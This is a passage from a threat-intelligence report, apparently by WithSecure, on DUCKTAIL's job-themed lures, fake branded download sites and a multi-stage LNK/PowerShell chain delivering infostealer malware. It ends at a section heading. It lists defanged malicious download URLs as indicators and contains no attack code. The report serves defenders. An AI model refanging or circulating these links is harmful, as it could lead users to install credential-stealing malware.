


Figure 7. Example of job opportunity-themed lure used by DUCKTAIL through Upwork

The sporadic usage of fake branded websites as part of DUCKTAIL’s social engineering efforts was also observed. Instead of providing direct download links to file hosting services such as Dropbox, DUCKTAIL sends victims’ links to fake branded websites that are related to the brand/company they’re impersonating, which ultimately leads them to download malicious attachments containing infostealer malware. Some examples include:

1. job-mango[.]com/JD_MangoGroup_04.2023.zip
2. pradagroup[.]social/New_Project
3. fendii[.]com/Job.Description.Fendi.2023
4. undrground[.]company /Job-description




Figure 8. Fake branded website with download link

Experimentation and weaponization of LNK execution chains

WithSecure Intelligence has observed that DUCKTAIL added a multi-stage execution chain consisting of shortcut and PowerShell files into their arsenal. This execution chain has been used to deliver and execute the infostealer malware.

This execution chain was first observed in October 2022, with its peak usage during the latest campaign between February and March 2023. At the time of writing, this execution chain remains a less popular method used by the DUCKTAIL, and only appears sporadically.

The shortcut files, which have been inflated in size, are generally bundled in archive files which are distributed to the victims in a similar fashion to other DUCKTAIL archive files.

It is worth noting that the LNK execution chain is not unique to DUCKTAIL and has been seen in other unrelated infection chains with no established links to the operation. Hence, WithSecure Intelligence posits that the LNK execution chain is likely procured through a third-party instead of being developed by the threat actor.




Figure 9. Primary LNK execution chain observed




Figure 10. Distribution of DUCKTAIL archives leading to shortcut-based infection chains




Figure 11. Example of archive file with inflated shortcut file

Updates to malware capabilities

The core functionalities of the infostealer malware remain more or less untouched. However, changes and new functionalities added to the malware over time were observed. [This section highlights some of the major changes in the malware since our last report.](#)

Harvesting X (formerly Twitter) information

